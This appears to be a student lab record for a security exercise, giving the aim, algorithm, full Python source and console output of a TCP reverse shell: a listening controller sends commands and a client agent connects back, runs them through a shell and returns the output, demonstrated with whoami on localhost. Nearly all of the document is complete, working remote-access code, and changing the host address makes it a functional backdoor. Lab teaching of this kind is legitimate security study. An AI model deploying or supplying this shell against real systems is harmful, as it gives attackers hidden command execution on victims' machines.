EX.NO:9

DEVELOP A PROGRAM TO CREATE REVERSE SHELL USING TCP SOCKET

Aim:

To demonstrate a basic TCP reverse shell where a remote client connects back to a server,receives shell commands,executes them locally,and returns the output.

Algorithm:

SERVER(CONTROLLER):

1.Create a TCP listening socket on a chosen IP and port.

2.Accept an incoming connection from the client.

3.Loop:read a command from the operator,send it to the client,receive the Client,receive the client's output,and display it.

4.If operator sends quit,send it to the client and close the connection.

CLIENT(AGENT):

1.Create a TCP socket and connect to the server address/port.

2.Loop:receive a command from the server.

3.if command is quit,close the socket and exit. if command starts with cd, Change working directory and return status.otherwise execute the Command in a subprocess,capture stdout/stderr.

4.Send the command output(and optionally the current working directory) Back to the server.

PROGRAM:

SERVER:

```
import socket

import threading
```


```python
host = '127.0.0.1'
port = 9999

def create_server_socket():
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    server.bind((host, port))
    server.listen(5)
    print(f"[+] Listening on {host}:{port}")
    return server

def handle_client(conn, addr):
    print(f"[+] Connection established with {addr[0]}:{addr[1]}")
    while True:
        try:
            command = input(f"{addr[0]}@shell> ")
            if command.lower() == 'quit':
                conn.send(command.encode())
                conn.close()
                break
            if command.strip():
                conn.send(command.encode())
                response = conn.recv(4096).decode()
                print(response)
        except Exception as e:
            print(f"[!] Error: {e}")
            conn.close()
            break

def start_server():
    server = create_server_socket()
    while True:
        conn, addr = server.accept()
        client_thread = threading.Thread(target=handle_client, args=(conn, addr))
        client_thread.start()

if __name__ == "__main__":
    start_server()
```

CLIENT:

```
import socket
import subprocess
import os

host = '127.0.0.1'
port = 9999

def connect_to_server():
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    client.connect((host, port))

    while True:
        try:
            command = client.recv(1024).decode()
            if command.lower() == 'quit':
                break
            elif command.startswith('cd '):
                try:
                    os.chdir(command[3:].strip())
                    output = f"Changed directory to {os.getcwd()}"
                except Exception as e:
                    output = str(e)
            else:
                process = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)
                output = process.stdout.read() + process.stderr.read()
                output = output.decode()
            current_dir = os.getcwd() + "> "
            client.send((output + "\n" + current_dir).encode())
        except Exception as e:
            client.send(str(e).encode())
            break

    client.close()

if __name__ == "__main__":
    connect_to_server()
```


OUTPUT:

SERVER:



```
Microsoft Windows [Version 10.0.26100.6584]
(c) Microsoft Corporation. All rights reserved.

C:\Users\vkdha>cd C:\Users\vkdha\OneDrive\Documents

C:\Users\vkdha\OneDrive\Documents>python rserver.py
[+] Listening on 127.0.0.1:9999
[+] Connection established with 127.0.0.1:50821
127.0.0.1@shell> whoami
laptop-1h923933\vkdha

C:\Users\vkdha\OneDrive\Documents>
127.0.0.1@shell> echo dharani
dharani

C:\Users\vkdha\OneDrive\Documents>
127.0.0.1@shell> quit
```

CLIENT:



```
Microsoft Windows [Version 10.0.26100.6584]
(c) Microsoft Corporation. All rights reserved.

C:\Users\vkdha>cd C:\Users\vkdha\OneDrive\Docum
ents

C:\Users\vkdha\OneDrive\Documents>python rs.py

C:\Users\vkdha\OneDrive\Documents>
```

RESULT:

The program was successful.The client established a reverse TCP connection to the server and executed commands sent by the server.

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